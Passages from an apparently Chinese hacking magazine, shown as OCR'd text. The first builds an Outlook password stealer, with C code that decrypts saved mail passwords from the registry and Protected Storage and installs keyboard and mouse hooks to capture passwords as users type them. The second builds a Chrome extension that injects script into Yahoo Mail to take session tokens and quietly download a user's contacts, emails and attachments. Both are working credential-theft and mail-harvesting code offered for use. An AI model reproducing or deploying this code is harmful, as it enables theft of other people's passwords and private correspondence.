	主窗口	输入网络密码	#32770	
outlook	用户名	username	RichEdit20WPT	50014080
2007	密码	password	RichEdit20WPT	500140A0
	服务器	server	Edit	50010880
	主窗口	登陆 -	#32770	
express	用户名	username	Edit	50010080
	密码	password	Edit	500100A0
	服务器	server	Static	50020000
	主窗口	Internet 电子邮件 -	#32770	
Outlook	用户名	username	RichEdit20WPT	50014080
2003	密码	password	Edit	500100A0
	服务器	server	RichEdit20WPT	58004880
Outlook	主窗口	Internet 电子邮件 -	#32770	

2010	用户名	username	RichEdit20WPT	50014080
	密码	password	RichEdit20WPT	500140A0
	服务器	server	Edit	50010880

编程实现

通过前面的分析，接下来编程实现一个简单 Outlook 密码获取工具就易如反掌了。

1）程序框架

由于两种获取方式不同，程序分别设置两种获取模式：

①获取保存的 Outlook 口令

该方式采用立即获取的方式，即获取时直接调用“GetSavedOutlookPass();”。

②监控用户输入的 Outlook 口令

该方式需要开启一个线程，线程用来监控用户窗口，等待用户输入，从而获取密码。具体可以调用 StartMonInputOutlookPasswd 开始监控，调用 StopGetInputPassword 停止监控，其中函数 StartMonInputOutlookPasswd 用于内部创建线程，实现窗口的监视。

2）获取保存的密码

⑴Outlook2007 和 Outlook2010 的密码获取

该功能主要在函数 void GetOutlook0710Pass()中实现。

①遍历至第三层子键

```
    //主路径
    LPSTR     lpMainKeyPath     =     "Software\\Microsoft\\Windows
NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles";
    //打开szKeyPath，即...\Profiles
    lRet  =  RegOpenKeyExA(  HKEY_CURRENT_USER,  lpMainKeyPath,  0,
KEY_ALL_ACCESS, &hkMainPath);
      //第一次遍历子键
      while( level_1 != ERROR_NO_MORE_ITEMS )
      {//获得szMainKeyPath的子健名称
          dwBuffSize = sizeof(szKeyName);
          ZeroMemory(szKeyName,dwBuffSize);
          level_1 = RegEnumKeyExA( hkMainPath, dwIndex, szKeyName,
&dwBuffSize, 0, 0, 0, &LastWriteTime);
          if (level_1 == ERROR_NO_MORE_ITEMS )
              break;
          //将子键名拼接到szMainKeyPath，生成子键完整路径
          strcpy_s( szKeyBuff, lpMainKeyPath);
          strcat_s( szKeyBuff, "\\" );
          strcat_s( szKeyBuff, szKeyName );
          //打开subkeypath
          lRet  =  RegOpenKeyExA(HKEY_CURRENT_USER,  szKeyBuff,  0,
KEY_ALL_ACCESS, &hkSubKey);
          if (lRet != ERROR_SUCCESS)
```

```
            {dwIndex++;continue;}
            //第2层遍历子键
            level_2 = 0;  dwIndex = 0;
            while( level_2 != ERROR_NO_MORE_ITEMS )
            {   dwBuffSize              =              sizeof(szKeyName);
    ZeroMemory(szKeyName,dwBuffSize);
              level_2 = RegEnumKeyExA(hkSubKey, dwSubIndex,szKeyName,
&dwBuffSize, 0,0,0, &LastWriteTime);
              if (level_2 == ERROR_NO_MORE_ITEMS ) break;
              strcpy_s(       szSubKeyBuff,       szKeyBuff       );
    strcat_s( szSubKeyBuff, "\\" );
              strcat_s( szSubKeyBuff, szKeyName );
              lRet = RegOpenKeyExA(HKEY_CURRENT_USER, szSubKeyBuff,
0, KEY_ALL_ACCESS, &hkSubSubKey);
              if (lRet != ERROR_SUCCESS)
              {dwSubIndex ++;continue;}
              //第3层遍历子键
              level_3 = 0;  dwSubSubIndex = 0;
              while( level_3 != ERROR_NO_MORE_ITEMS )
              {
                  dwBuffSize          =          sizeof(szKeyName);
    ZeroMemory(szKeyName,dwBuffSize);
                  level_3     =       RegEnumKeyExA(hkSubSubKey,
dwSubSubIndex,
                  szKeyName, &dwBuffSize, 0,0,0,&LastWriteTime);
                  if (level_3 == ERROR_NO_MORE_ITEMS ) break;

    ZeroMemory(szSubSubKeyBuff,sizeof(szSubSubKeyBuff));
                  strcpy_s( szSubSubKeyBuff, szSubKeyBuff );
                  strcat_s( szSubSubKeyBuff, "\\" );
                  strcat_s( szSubSubKeyBuff, szKeyName );
                  lRet     =      RegOpenKeyExA(HKEY_CURRENT_USER,
szSubSubKeyBuff, 0, KEY_ALL_ACCESS, &hkSubSubSubKey);
                  if (lRet != ERROR_SUCCESS)
                  {   dwSubSubIndex++; continue; }
                          ....
                      }
              ...}
      ....}
```

②根据注册表项，获取需要的键值

```
    //查询pop3账户信息
    wDataBufSize = sizeof(bData); ZeroMemory(bData,dwDataBufSize);
```

```
    lRet = RegQueryValueExA( hkSubSubSubKey, "POP3 User", 0, &type,
bData, &dwDataBufSize ) ;
        if( ERROR_SUCCESS == lRet)
            {  WideCharToMultiByte(  0,  0,  (LPCWSTR)bData,  -1,
(LPSTR)bOut, 0x7F, 0, 0 );
            sprintf_s(szUserName,"%s",bOut);
            //查询服务器
            dwDataBufSize              =              sizeof(bData);
    ZeroMemory(bData,dwDataBufSize);
            if( ERROR_SUCCESS == RegQueryValueExA( hkSubSubSubKey,
"POP3 Server", 0, &type, bData, &dwDataBufSize ) )
            {
               WideCharToMultiByte(  0,  0,  (LPCWSTR)bData,  -1,
(LPSTR)bOut, 0x7F, 0, 0 );
               sprintf(szMailServer,"%s",bOut);
            }
            //查询密码
            dwDataBufSize              =              sizeof(bData);
    ZeroMemory(bData,dwDataBufSize);
            if( ERROR_SUCCESS == RegQueryValueExA( hkSubSubSubKey,
            "POP3 Password", 0, &type, bData, &dwDataBufSize ) )
            {
               if( bData[0] == 2 )
               {
                  DATA_BLOB dbIn,dbOut;  dbIn.cbData             =
dwDataBufSize-1;
                  dbIn.pbData = (BYTE *)&bData[1];
                  dbOut.cbData = 0;      dbOut.pbData = 0;
                  if( CryptUnprotectData(&dbIn, NULL, NULL, NULL,
NULL, 1, &dbOut) )
                  {
                     WideCharToMultiByte(          0,          0,
(LPCWSTR)dbOut.pbData, -1, (LPSTR)bOut, 0x7F, 0, 0 );
    sprintf(szPasswd,"%s",bOut);
       SavePassInfo2File(szMailServer,szUserName,szPasswd);
                  }
                     LocalFree(dbOut.pbData);
                     }
                  }
                  }else{lRet = GetLastError();  }
                  //查询IMAP账户信息
                  dwDataBufSize          =          sizeof(bData);
    ZeroMemory(bData,dwDataBufSize);
                  if(                ERROR_SUCCESS                ==
```

```
RegQueryValueExA( hkSubSubSubKey, "IMAP User", 0, &type, bData,
&dwDataBufSize ) )
                {
                    WideCharToMultiByte( 0, 0, (LPCWSTR)bData, -1,
(LPSTR)bOut, 0x7F, 0, 0 );
                    sprintf(szUserName,"%s",bOut);
                    //查询服务器信息
                    dwDataBufSize = sizeof(bData);
   ZeroMemory(bData,dwDataBufSize);
                    if( ERROR_SUCCESS ==
RegQueryValueExA( hkSubSubSubKey, "IMAP Server", 0, &type, bData,
&dwDataBufSize ) ){
                        WideCharToMultiByte( 0, 0,
(LPCWSTR)bData, -1, (LPSTR)bOut, 0x7F, 0, 0 );
sprintf(szMailServer,"%s",bOut);
                    }
                    //查询密码信息
                    dwDataBufSize =
sizeof(bData);ZeroMemory(bData,dwDataBufSize);
                    if( ERROR_SUCCESS ==
RegQueryValueExA( hkSubSubSubKey,
                        "IMAP Password", 0, &type, bData,
&dwDataBufSize ) )
                    {
                        if( bData[0] == 2 )
                        {  DATA_BLOB dbIn,dbOut;dbIn.cbData =
dwDataBufSize-1;
                            dbIn.pbData = (BYTE *)&bData[1];
                            dbOut.cbData = 0;  dbOut.pbData = 0;
                           if( CryptUnprotectData(&dbIn, NULL, NULL,
NULL, NULL, 1, &dbOut) )
                            {
                                WideCharToMultiByte( 0, 0,
(LPCWSTR)dbOut.pbData, -1, (LPSTR)bOut, 0x7F, 0, 0 );
                                sprintf(szPasswd,"%s",bOut);
                                SavePassInfo2File(szMailServer,
szUserName,szPasswd);
                            }
                            LocalFree(dbOut.pbData);
                        }
                    }
                }
                //查询web邮箱账户
                dwDataBufSize =
```

```
sizeof(bData);ZeroMemory(bData,dwDataBufSize);
                if(                ERROR_SUCCESS                ==
RegQueryValueExA( hkSubSubSubKey,
                   "HTTP User", 0, &type, bData, &dwDataBufSize ) )
                {
                   WideCharToMultiByte( 0, 0, (LPCWSTR)bData, -1,
(LPSTR)bOut, 0x7F, 0, 0 );
                   sprintf(szUserName,"%s",bOut);
                   //查询服务器
                   dwDataBufSize             =             1024;
   ZeroMemory(bData,sizeof(bData));
                   if(             ERROR_SUCCESS             ==
RegQueryValueExA( hkSubSubSubKey,
                      "HTTP  Server  URL",  0,  &type,  bData,
&dwDataBufSize ) )
                   {
                   WideCharToMultiByte( 0, 0, (LPCWSTR)bData, -1,
(LPSTR)bOut, 0x7F, 0, 0 );
                      sprintf(szMailServer,"%s",bOut);
                   }
                   //查询密码
                   dwDataBufSize                              =
1024;ZeroMemory(bData,sizeof(bData));
                   if(             ERROR_SUCCESS             ==
RegQueryValueExA( hkSubSubSubKey,
                      "HTTP   Password",   0,   &type,   bData,
&dwDataBufSize ))
                   {
                      if( bData[0] == 2 )
                      {
                         DATA_BLOB    dbIn,dbOut;dbIn.cbData    =
dwDataBufSize-1;
                         dbIn.pbData = (BYTE *)&bData[1];
                         dbOut.cbData = 0;dbOut.pbData = 0;
                        if( CryptUnprotectData(&dbIn, NULL, NULL,
NULL, NULL, 1, &dbOut) )
                         {
                            WideCharToMultiByte(      0,      0,
(LPCWSTR)dbOut.pbData, -1, (LPSTR)bOut, 0x7F, 0, 0 );
                            sprintf(szPasswd,"%s",bOut);
                            SavePassInfo2File(szMailServer,
szUserName,szPasswd);
                         }
                         LocalFree(dbOut.pbData);
```

```
            }
        }
    }
```

⑵Outlook2003 和 Outlook Express 的账户信息获取

Outlook2003 和 Outlook Express 的密码获取分为两步。

①枚举账户信息和“密码”，该功能主要在函数 EnumOutlookAccounts 中实现。

A）遍历值存储账户信息的子键

```
    LPSTR lpMainKeyPath = "Software\\Microsoft\\Internet Account
Manager\\Accounts";
    LONG
lResult=RegOpenKeyExA(HKEY_CURRENT_USER,lpMainKeyPath,0,KEY_ALL_A
CCESS, &hkMainKey);
    while(lRet!=ERROR_NO_MORE_ITEMS){
        dwSubKeyNameSize=256;
        //枚举注册表键
        lRet=RegEnumKeyExA(hkMainKey,dwEnumIndex,szSubKeyName,&dwSu
bKeyNameSize,NULL,NULL,NULL,&LastWriteTime);
        if (lRet == ERROR_NO_MORE_ITEMS )break;
        ZeroMemory(szSubKeyPath,
sizeof(szSubKeyPath));strcpy(szSubKeyPath,lpMainKeyPath);
    strcat(szSubKeyPath,"\\");strcat(szSubKeyPath,szSubKeyName);
        //打开注册表子键
        RegOpenKeyExA(HKEY_CURRENT_USER,szSubKeyPath ,0,KEY_ALL_ACC
ESS, &hkSubKey );
```

B）获取账户信息和“密码”

```
    //username
    dwDataBufSize=sizeof(DataBuf);
    ZeroMemory(DataBuf,dwDataBufSize);
        if(RegQueryValueExA( hkSubKey, "HTTPMail User Name" , 0, &type,
DataBuf, &dwDataBufSize )==ERROR_SUCCESS) {
            strcpy(OutlookData[g_OutlookCountIndex].POPuser,(char
*)DataBuf);
            //Server
        strcpy(OutlookData[g_OutlookCountIndex].POPserver,"Microsof
t Hotmail");
            //password
            dwDataBufSize=sizeof(DataBuf);ZeroMemory(DataBuf,
dwDataBufSize);
            if(RegQueryValueExA ( hkSubKey, "HTTPMail Password2" , 0,
&type, DataBuf, &dwDataBufSize ) ==ERROR_SUCCESS) {
```

```
            int pos=0;
            for(int i=2;i<dwDataBufSize;i++)
            //判断字母是否是用户输入的可识别字符(字母/数字/标点符号)
       if(IsCharAlphaNumeric(DataBuf[i])||(DataBuf[i]=='(')
       ||(DataBuf[i]==')')||(DataBuf[i]=='.')||(DataBuf[i]==' 
')||(DataBuf[i]=='-')){
       OutlookData[g_OutlookCountIndex].POPpass[pos]=DataBuf[i];
                       pos++;
                   }
       OutlookData[g_OutlookCountIndex].POPpass[pos]=0;//结束符
            }
            g_OutlookCountIndex++;
         }
         else if(ERROR_SUCCESS == RegQueryValueExA( hkSubKey, "POP3 
User Name" , 0, &type, DataBuf, &dwDataBufSize )){
       strcpy(OutlookData[g_OutlookCountIndex].POPuser,(char 
*)DataBuf);
       //获取server info
       ZeroMemory(DataBuf,sizeof(DataBuf));dwDataBufSize=sizeof(Da
taBuf);
            RegQueryValueExA ( hkSubKey, "POP3 Server" , 0, &type, 
DataBuf, &dwDataBufSize );
       strcpy(OutlookData[g_OutlookCountIndex].POPserver,(char 
*)DataBuf);
       //获取password info
       ZeroMemory(DataBuf,sizeof(DataBuf));dwDataBufSize=sizeof(Da
taBuf);
            if(RegQueryValueExA ( hkSubKey, "POP3 Password2" , 0, 
&type, DataBuf, &dwDataBufSize ) ==ERROR_SUCCESS)
            {
                int pos=0;
                for(int i=2;i<dwDataBufSize;i++)
                //判断字母是否是用户输入的可识别字符(字母/数字/标点符号)
   if(IsCharAlphaNumeric(DataBuf[i])||(DataBuf[i]=='(')||(DataBuf
[i]==')')||(DataBuf[i]=='.')||(DataBuf[i]=='')||(DataBuf[i]=='-')
){
       OutlookData[g_OutlookCountIndex].POPpass[pos]=DataBuf[i];
       pos++;
       }
       OutlookData[g_OutlookCountIndex].POPpass[pos]=0;
       }
       g_OutlookCountIndex++;
   }
```

3）解密“密码”

该功能在函数 GetOutlook2003Pass 中实现。

```
    typedef HRESULT (WINAPI *PPStoreCreateInstance)(IPStore **, DWORD,
DWORD, DWORD);
        HMODULE hpsDLL;
        hpsDLL = LoadLibraryA("pstorec.dll"); //加载pstorec.dll
        PPStoreCreateInstance pPStoreCreateInstance;
        //PStoreCreateInstance函数地址
    pPStoreCreateInstance=(PPStoreCreateInstance)GetProcAddress(hp
sDLL, "PStoreCreateInstance");
        IPStorePtr        PStore;        HRESULT        hRes        =
pPStoreCreateInstance(&PStore, 0, 0, 0);
        IEnumPStoreTypesPtr EnumPStoreTypes;
        //枚举Types
        hRes = PStore->EnumTypes(0, 0, &EnumPStoreTypes);
        if (!FAILED(hRes))  {
            ...
            //枚举TypeGUID
            while(EnumPStoreTypes->raw_Next(1,&TypeGUID,0) == S_OK)
            {
                wsprintfA(szItemGUID,"%x",TypeGUID);
    IEnumPStoreTypesPtr EnumSubTypes;
                hRes    =    PStore->EnumSubtypes(0,    &TypeGUID,    0,
&EnumSubTypes);
                GUID subTypeGUID;
                //枚举subTypeGUID
                while(EnumSubTypes->raw_Next(1,&subTypeGUID,0)      ==
S_OK)
                {
                    IEnumPStoreItemsPtr spEnumItems;LPWSTR itemName;
                    //根据TypeGUID和subTypeGUID枚举内容
                  HRESULT          hRes=PStore->EnumItems(0,&TypeGUID,
&subTypeGUID, 0, &spEnumItems);
                    while(spEnumItems->raw_Next(1,&itemName,0)      ==
S_OK)
                    {   ....
                        _PST_PROMPTINFO *pstiinfo = NULL;
                        try{
    hRes=PStore->ReadItem(0,&TypeGUID,&subTypeGUID,itemName,&psDat
aLen,&psData,pstiinfo,0);
                        }catch(_com_error e)
                        {continue;}
                        if(lstrlenA((char *)psData)<(psDataLen-1))
```

```
                    {
                        int i=0;
                        //将Unicode字符串转换为多字节字符串
                        for(int m=0;m<psDataLen;m+=2)
                        {
                            if(psData[m]==0) szItemData[i]=',';
                            Else szItemData[i]=psData[m];
                            i++;
                        }
                        szItemData[i-1]=0;
                    }
                    else {wsprintfA(szItemData,"%s",psData);}
                    //OutlookExpress的自动保存口令信息
                    if(lstrcmpA(szItemGUID,"220d5cc1")==0)
                    {
                        for(i=0;i<g_OutlookCountIndex;i++)
                        {

    if(lstrcmpA(OutlookData[i].POPpass,szItemName)==0)
                            {
                                bDeletedOEAccount=FALSE;;

    SavePassInfo2File(OutlookData[i].POPserver,
                                    OutlookData[i].POPuser,
szItemData);
                                break;
                            }
                        }
                    }
                }
            }
        }
    }
```

4）获取输入的密码

输入密码主要在 StartMonInputOutlookPasswd 函数创建的线程里实现。

⑴线程函数 GetInputPassword

循环遍历窗口，找到 Outlook 的密码输入提示框。

```
    g_bContinueGetInputPass = TRUE;
        while(g_bContinueGetInputPass)
        {   //查找主对话框窗口
            g_HParentWnd=FindWindowA("#32770", NULL);
            //获取窗口标题
```

```
            dwLength    =    GetWindowTextA(g_HParentWnd,    szTempBuf,
MAX_PATH);
            if(dwLength != 0)
            {//依次判断窗口名
                for(int i = 0;
                    g_bContinueGetInputPass                              &&
i<sizeof(szWindowsCaptions)/MAX_PATH;    i++)
                {

    if(0==strncmp(szTempBuf,szWindowsCaptions[i],strlen(szWindowsC
aptions[i])))
                    {   //当用户点击确定时，获取口令
                        IsOkClicked();
                        //保存获取到的口令
                if(0==strlen(g_szServer)||0==strlen(g_szUsername)||
0==strlen(g_szPassword))
                        {;}else{SavePassInfo2File(g_szServer,
g_szUsername, g_szPassword);}
                        break;
                    }
                }//end for
            }
            //继续下一轮的窗口遍历
            g_HParentWnd=GetWindow(g_HParentWnd,GW_HWNDNEXT);
            Sleep(20);
    }
```

⑵“确定”键的监控

用户输入密码结束的动作有两种形式，一种是点击按钮“确定”，另一种是密码框内按下回车键，因此需要监控两种情况。开始监控在 IsOKClicked 中实现，具体监控则在回调函数 MouseClickProc 和 KeyboardStorkeProc 中实现。

①安装鼠标、监控输入钩子

```
    MSG msg;
    //安装鼠标和键盘钩子
    g_MouseHook  =  SetWindowsHookExA(WH_MOUSE_LL,  MouseClickProc,
GetModuleHandle(0), 0);
    g_KeboardHook=                SetWindowsHookExA(WH_KEYBOARD_LL,
&KeyboardStorkeProc, GetModuleHandle(0), 0);
    if (g_KeboardHook == NULL || g_MouseHook == NULL)return 0;
    //维持消息循环
    while (GetMessage(&msg, NULL, 0, 0))
    {
        if(msg.message == MYMSG_ID)break;
```

```
        TranslateMessage (&msg);DispatchMessage (&msg);
    };
    UnhookWindowsHookEx (g_MouseHook);
    UnhookWindowsHookEx (g_KeboardHook);
    return true;
```

②鼠标左键点击的回调函数

```
    HWND hWnd;
        LPMOUSEHOOKSTRUCT pMouseInfo;
        char szText[MAX_PATH]={0};
        if (code>=0){
            if(w_param == WM_LBUTTONDOWN){
                pMouseInfo = (MOUSEHOOKSTRUCT FAR *) l_param;
                hWnd=WindowFromPoint(pMouseInfo->pt);
                //获得控件标题，并判断是否是确定
                GetWindowTextA(hWnd,szText,MAX_PATH);
                if(strcmp(szText,"确定")){
                //开始获取密码
        EnumChildWindows(g_HParentWnd,(WNDENUMPROC)EnumChildProc,(L
PARAM)NULL);
                //通知获取到密码，结束消息循环
                PostMessageA(NULL, MYMSG_ID, 0, 0);
            }
        }
    }
    return CallNextHookEx(g_MouseHook, code, w_param, l_param);
```

③键盘输入回车键的回调函数

```
      PKBDLLHOOKSTRUCT KeyboardInfo = (PKBDLLHOOKSTRUCT)l_param;
      const char* info = NULL;
        if (w_param == WM_KEYDOWN && KeyboardInfo->vkCode == 0x0d){
        //按下回车键
        EnumChildWindows(g_HParentWnd,(WNDENUMPROC)EnumChildProc,(L
PARAM)NULL);
        PostMessage(NULL, MYMSG_ID, 0, 0);
        }
    return CallNextHookEx(g_KeboardHook, code, w_param, l_param);
```

5）子窗口中获取账户信息

该功能主要在枚举子窗口的回调函数 EnumChildProc 中实现。通过判断窗口的类名、Style 和 ExStyle 定位相应的窗口。

```
    //窗口处理程序
    BOOL CALLBACK EnumChildProc(HWND hwnd, LPARAM lParam)
    {
        char szTempBuf[MAX_PATH] = {0};
        DWORD style=0,  dwExStyle = 0;
        if(hwnd) //如果窗口存在
        {
            //获取窗口信息
            ZeroMemory(szTempBuf,                                MAX_PATH);
GetClassName(hwnd,szTempBuf,MAX_PATH);
            style=GetWindowLong(hwnd,GWL_STYLE);dwExStyle          =
GetWindowLong(hwnd, GWL_EXSTYLE);
            //用户名
            if(0x50010080==style  //xp+express username
               || 0x50014080 == style //xp+outlook 2007,2003
               ){
               ZeroMemory(szTempBuf,
MAX_PATH);ZeroMemory(g_szUsername, MAX_PATH);
               GetRemoteText(hwnd,szTempBuf);strcpy(g_szUsername,
szTempBuf);
               return TRUE;
            }
            //密码
            if(0x500100a0==style //xp+express, 2003
               || 0x500140a0 ==style) //xp+outlook 2007
            {
               ZeroMemory(szTempBuf,
MAX_PATH);ZeroMemory(g_szPassword, MAX_PATH);
               GetRemoteText(hwnd,   szTempBuf);strcpy(g_szPassword,
szTempBuf);
               return TRUE;
            }
            //服务器
            if(0x50020000 == style && dwExStyle == 0x4
            //xp+express 最后一个子窗口是服务器
            || 0x50010880 == style && dwExStyle==0x204
            //xp+outlook2007
            || 0x58004880 == style //xp, outlook2003
            ){
            ZeroMemory(szTempBuf,   MAX_PATH);ZeroMemory(g_szServer,
MAX_PATH);
            GetRemoteText(hwnd,        szTempBuf);strcpy(g_szServer,
szTempBuf);
            }
```

```
            return   TRUE;
        }
        return   FALSE;
    }
```

小结

本文主要介绍了针对各种版本的 Outlook 账户信息的全面获取，所谓“全面获取”是指包括已经存储的账户信息，也包括用户输入的账户密码。通过实际测试，该获取方法可以全面覆盖 Outlook Express、Outlook 2003、Outlook2007 和 Outlook2010。由于版本覆盖面广，信息获取全面，因此该方法的获取思路和实现方式具有较好的参考意义，同时 Outlook 的安全性也值得其用户反思。

编写Chrome浏览器插件自动下载邮件

文/图 Tiger

本文的主要内容是编写一款 Chrome 浏览器插件，用来在用户登录邮箱时将用户的通讯录、收件箱中的邮件和附件自动下载到本地。这里用到了一个开源程序“npapi-file-io”，项目地址为 https://github.com/airyland/npapi-file-io，在这里对这个项目的贡献者表示感谢。

首先下载 Chrome 浏览器并安装，要开插件需要新建一个文件夹，例如“myExt”，并新建一个文件“manifest.json”，它是 chrome 浏览器插件的配置文件，名字一定要正确，否则会无法识别。一个相对完整的 manifest.json 文件包含的内容如下：

```
{
  "name": "MyExt",
  "version": "1.0",
  "description": "Download Emails",
  "background": { "page": "background.html" },
  "permissions": [ "experimental", "tabs", "http://*/*", "https://*/*" ],
  "plugins": [{"path": "npapi-file-io-32.dll", "public": true}],
  "manifest_version": 2
}
```

manifest.json 是一个 Json 文件，要注意“"manifest_version": 2”这句，网上很多 chrome 浏览器扩展程序里没有这句，现在没有这句代码，插件会报错。

plugins 这个节点表示扩展程序的路径，在这里需要它进行文件保存，Chrome 可以通过该节点的 path 子节点获得 npapi-file-io 插件的路径。

permissions 这个节点用来设置插件可以进行操作的权限。

background 节点指向一个网页 background.html，这个网页用来具体执行插件所要进行的操作。这里我们不需要将其显示出来，而是直接引入了一些需要的 JS 文件。要注意这个网页，Chrome 不允许其中包含有 JS 代码，所有代码需要写在单独的 JS 文件里。

name、version 和 description 这三个属性分别是浏览器插件的名称、版本号和描述设置。

开始编写 Chrome 插件

点击 chrome 浏览器左上角的工具栏，在弹出的菜单栏中选择“工具→管理扩展程序”，在弹出的菜单页右上角选择“开发者模式”，如图 1 所示，会出现“载入正在开发的扩展程序...”按钮，点击此按钮就可以载入开发的扩展程序了。



图 1

此时可能会遇到如图 2 所示的问题，就是不允许加载浏览扩展，我们有两个解决办法。一是在浏览器地址栏里输入“chrome://flags/”找到如图 3 所示的应用，选择启用就可以了；二是启动 Chrome 浏览器时使用参数“--flag-switches-begin --enable-experimental-extension-apis --flag-switches-end”。这两个方法都可以使扩展程序成功加载插件。



图 2

图 3

Yahoo 邮箱邮件下载

我们要监视邮箱网页，其他网页则不关心，这就需要在网页跳转时监视 URL 地址了，可以新建一个 background.js 文件来监视它。chrome.tabs.onUpdated.addListener 用来添加对 tab 跳转的监视。

我们先登录雅虎邮箱，能看到邮箱的 URL 为：http://cn.mg20.mail.yahoo.com/neo/launch，用正则表达式'/http:\/\/[^\/]*\.mail\.yahoo\.com/'来判断一下，只有 URL 符合，就认为当前 tab 是雅虎邮箱。好了，我们已发现 Yahoo 的标签页了，下一步要细心分析一下 Yahoo 自身是怎么获得邮箱列表的。

打开收件箱，开启网络监控程序，下拉一下收件箱，发现数据是动态加载的，可以从网络监控程序里看出一些眉目，如图 4 所示。



图 4

原来是这样加载邮件列表信息的，那我们是不是可以模拟操作一下，也获取我们需要的数据呢？当然没问题。先分析一下参数，startInfo 和 numInfo 这两个，将其参数分别设置成 0 和邮件总数，就能获得完整列表了。试一下，OK 成功！剩下的两个参数 wssid 和 windowid 和 r 如何获得呢？查看一下网页源码，从网页里可以找到 wssid:”FahnmsLrNbk”，与 URL 里

是对应的，出处在此。剩下的两个 windowid 和 r 无论设置为何值都不影响结果，将其设置成一个定值就可以了。

继续分析网页源码，我们还需要知道收件箱里到底有多少封信。功夫不负有心人，总算在源码中找到{"fid":"Inbox","name":"Inbox"},"isSystem":true,"total":1886,"unread":499,"size":264879815} 这样一段代码，共计 1886 封信，正是我邮箱里的信件数。

到目前为止，获得邮件列表的数据都有了来源，接下来就是让程序自动获得这些数据了。这里还需要 Chrome 浏览器的一项功能，就是插件可以向网页注射 JavaScript 文件或代码 chrome.tabs.executeScript(tabId, {file: "yahooNewInjection.js"})，我选择了注射一个 JS 文件，文件名为 yahooNewInjection.js，其中的代码将可以操作 Yahoo 邮箱的 DOM，具体执行的内容就是获得我们所需要的前台数据，将结果保存成 JSON 对象并回传给监听对象，代码如下：

```
function getKey(){
    var ele = document.createElement("script");
    ele.id = "myInjectionJS"
    ele.innerHTML = "var jsonObj = {}; jsonObj.wssid = NeoConfig.wssid; jsonObj.windowId = NeoConfig.windowId; jsonObj.urlOrigin = window.location.origin;NeoConfig.folders.folder.forEach(function(folder){if(folder.folderInfo.fid == 'Inbox'){console.log(jsonObj.total = folder.total)}}) ; var txt = JSON.stringify(jsonObj); document.getElementById('myInjectionJS').innerHTML=txt;"
    document.body.appendChild(ele)
    var txt = document.getElementById('myInjectionJS').innerHTML;
    document.body.removeChild(document.getElementById('myInjectionJS'))
    return txt;
}
var id = getKey();
chrome.extension.sendRequest(getKey());
```

现在我们可以轻松获取邮件列表了，通过 Ajax 异步传输，轻松获取整个收件箱的文件列表。获取邮件列表以后，可以得到每封邮件的 ID、发件人姓名、发件人邮箱、收件人姓名、收件人邮箱了，把这些信息存起来备用，之后就是获取邮件本身和相关的附件了。

还是本着从网页里寻找答案的精神，继续使用网络探测程序，点开一封邮件，会看到如图 5 所示的一段请求，参数与我们之前获得的差不多，要注意这次用的是 POST。我们还要关心一下它到底 POST 了哪些数据，如图 6 所示。数据确实不少，我们现在来分析一下。前面几个参数没什么好说的，似乎都是不变的内容，一会测试一下直接提交是否可行。我们主要看一下 message 这个字段，参数是一个数组，有 4 组类似的内容，其中 mid 和刚才获得的邮箱类表中的数字类似，查一下发现果然存在，原来是邮件 ID。只打开了一封邮件，为什么会上传 4 组呢？测试后发现只上传一组也一样 OK，也许是 Yahoo 提高用户体验先缓存了一些。

```
Request URL: http://cn.mg20.mail.yahoo.com/ws/mail/v2.0/jsonrpc?appid=YahooMailNeo&m=GetDisplayMessage&prime=0&wssid=FahnmsLrNbk&windowid=961653080&r=1363055341268
Request Method: POST
```

图 5

{"method":"GetDisplayMessage","params":[{"fid":"Inbox","enableRetry":true,"text
ToHtml":true,"urlDetection":true,"emailDetection":true,"emailComposeUrl":"mailt
o:%e%","truncateAt":100000,"charsetHint":"","annotateOption":{"annotateText":"i
nline"},"message":[{"blockImages":"none","restrictCSS":true,"expandCIDReference
s":true,"enableWarnings":true,"mid":"2_0_0_1_1538263_AEZmpcoAADxjS5GuaQO13RB+gY
E"},{"blockImages":"none","restrictCSS":true,"expandCIDReferences":true,"enable
Warnings":true,"mid":"2_0_0_1_1540083_AEhmpcoAASEiS5DH1A4N2B5BA5c"},{"blockImag
es":"none","restrictCSS":true,"expandCIDReferences":true,"enableWarnings":true,
"mid":"2_0_0_1_1537164_AEZmpcoAAHR3S5QnkwyXMkWEt9I"},{"blockImages":"none","res
trictCSS":true,"expandCIDReferences":true,"enableWarnings":true,"mid":"2_0_0_1_
1541059_AEdmpcoAADROS5BMuAngDRoP7FU"}]}]}

图 6

至此为止，POST 给服务器的 URL 参数和 Data 数据来源都有了，提交一下查看返回的信息是什么样子。返回的数据很长，一眼就能看到很多内容就是 HTML 代码，把这段 HTML 代码存储后查看，果然是邮件体，获得邮件体的任务也达成了。

要获得附件，就要找一封有附件的邮件分析。按照上面的步骤，在邮件结尾果然找到了附件文件，那么如何下载呢？还是要借助网络探测程序，看看 Yahoo 到底做了一些什么。我们可以找到一个类似下面的请求：

http://cn.mg20.mail.yahoo.com/ws/mail/v2.0/jsonrpc?appid=YahooMailNeo&m=VirusScanAttachments&wssid=yl9syRfDDmv&windowid=906929783&r=1363056795460

和之前的几乎一样，只是“m=VirusScanAttacments”不同，原来 Yahoo 在进行附件杀毒。这次也是 POST 提交的数据，看一下到底提交了些什么，代码如下：

{"method":"VirusScanAttachments","params":[{"downloadInfo":[{"fid":"Inbox","mid":"2_0_0_1_25664_AEVmpcoAADTWUSsskw06LFJyJuE","pid":"3"}],"archiveName":"Attachments_2013_03_12","archive":false}]}。

